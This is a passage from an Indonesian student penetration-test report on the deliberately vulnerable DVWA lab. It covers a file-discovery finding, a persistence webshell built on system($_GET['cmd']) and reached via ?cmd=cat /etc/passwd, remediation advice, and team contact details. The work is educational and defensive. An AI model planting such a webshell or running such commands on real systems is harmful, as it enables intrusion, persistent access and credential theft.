/var/www/html/DVWA/vulnerabilities/xss_r/help/help.php
/var/www/html/DVWA/vulnerabilities/csrf/source/medium.php
/var/www/html/DVWA/vulnerabilities/csrf/source/impossible.php
/var/www/html/DVWA/vulnerabilities/csrf/source/low.php
/var/www/html/DVWA/vulnerabilities/csrf/source/high.php
/var/www/html/DVWA/vulnerabilities/csrf/test_credentials.php
/var/www/html/DVWA/vulnerabilities/csrf/index.php
/var/www/html/DVWA/vulnerabilities/csrf/help/help.php
/var/www/html/DVWA/vulnerabilities/api/source/medium.php
/var/www/html/DVWA/vulnerabilities/api/source/impossible.php
/var/www/html/DVWA/vulnerabilities/api/source/low.php
/var/www/html/DVWA/vulnerabilities/api/source/high.php
/var/www/html/DVWA/vulnerabilities/api/bootstrap.php
/var/www/html/DVWA/vulnerabilities/api/index.php
/var/www/html/DVWA/vulnerabilities/api/gen_openapi.php
/var/www/html/DVWA/vulnerabilities/api/help/help.php
/var/www/html/DVWA/vulnerabilities/api/src/Token.php
/var/www/html/DVWA/vulnerabilities/api/src/User.php
/var/www/html/DVWA/vulnerabilities/api/src/Login.php
/var/www/html/DVWA/vulnerabilities/api/src/UserController.php
/var/www/html/DVWA/vulnerabilities/api/src/Order.php
/var/www/html/DVWA/vulnerabilities/api/src/GenericController.php
/var/www/html/DVWA/vulnerabilities/api/src/LoginController.php
```

Figure 6.3.6: *Cari file konfigurasi lain (1)*




Figure 6.3.7: *Cari file konfigurasi lain (2)*




Figure 6.3.8: *Cari file konfigurasi lain (3)*




Figure 6.3.9: *Cari file konfigurasi lain (4)*

Recommendations

- Batasi permission file dan direktori, pastikan file sensitif (*.php, *.conf, .env, dll) hanya bisa diakses oleh user yang memiliki hak khusus serta gunakan permission yang ketat seperti chmod 600 untuk file konfigurasi penting
- Gunakan web application firewall (WAF) untuk memblokir akses mencurigakan, terutama ke file non-publik dan eksploitasi command injection.
- Implementasikan least privelege untuk akun web server, user www-data sebaiknya tidak memiliki akses baca terhadap seluruh file sistem

4 – Persistence via Secondary Webshell Upload

CRITICAL RISK (10/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Moderate**

Security Implications

Setelah keberhasilan eksploitasi awal melalui upload shell.php, penyerang mengunggah webshell cadangan sebagai mekanisme persistence. Hal ini memungkinkan penyerang untuk tetap dapat mengeksekusi perintah sistem secara jarak jauh melalui parameter URL meskipun akses shell utama dihentikan.

Analysis




Figure 6.4.1: *Membuat webshell cadangan*

Websehll cadangan dibuat dengan dengan fungsi system($_GET['cmd']). Hal ini memungkinkan penyrang untuk tetap bisa melakukan eksukusi perintah secara jarak jauh melalui parameter URL meskipun akses shell utama dihentikan. Dapat dicoba dengan akses dari browser via URL webshell keduanya.




Figure 6.4.2: *Akses dari browser via url webshell keduanya*

Hasil tersebut menunjukkan bahwa penyerang dapat masuk ke shell melalui browser saja, dengan adanya file untuk webshell cadangan. Ketika parameter cmd di URL dimasukan dengan nilai id (cmd=id) maka browser akan menampilkan data data dari id yang aktif sekarang. Parameter cmd dapat diganti isinya dengan commnd command yang ingin dieksekusi, misalnya jika ingin menampikan data user dapat menggunakan ?cmd=cat /etc/passwd, dan lain sebagainya jika ingin mengakses sesuatu yang lain.

Recommendation

- Batasi direktori upload agar tidak dapat dieksekusi
- Validasi tipe file secara server-side berdasarkan MIME type, jangan hanya mengecek ekstensi file, tapi juga konten file
- Pantau aktivitas direktori upload dan lalukan alerting dengan IDS/IPS atau log-monitoring

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
DVWA	Used for exploitation of vulnerable services and vulnerability scanning.
Netcat	Used for scanning ports on hosts.
MariaDB	Used for RDBMS
Apache2	Used for HTTP web server
PHP	Used for executing system commands on the server, usually as a web shell or reverse shell.
Kali Linux	Used for Attacker

Table A.1: *Tools used during assessment*

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	DVWA
Primary Contact	<Person Name>, <Person's Title>
Approvers	The following people are authorized to change the scope of engagement and modify the terms of the engagement ● <PERSON NAME 1> ● <PERSON NAME 2>

Version Information

Version	Date	Description
1.0.7	04-06-2025	Initial report to client

Contact Information

Team Name	Kelompok 1 3B - TNK
Name	- Abdul Rozak Ainurrofiq (221344033) - Adelia Puspita (221344034) - Ghany Fauzan Hidayat (221344045)
Address	Jl. Gegerkalong Hilir, Ciwaruga, Kec. Parongpong, Kabupaten Bandung Barat, Jawa Barat 40559
Phone	(022) 2013789
Email	- abdul.rozak.tkom422@polban.ac.id - adelia.puspita.tkom422@polban.ac.id - ghany.fauzan.tkom422@polban.ac.id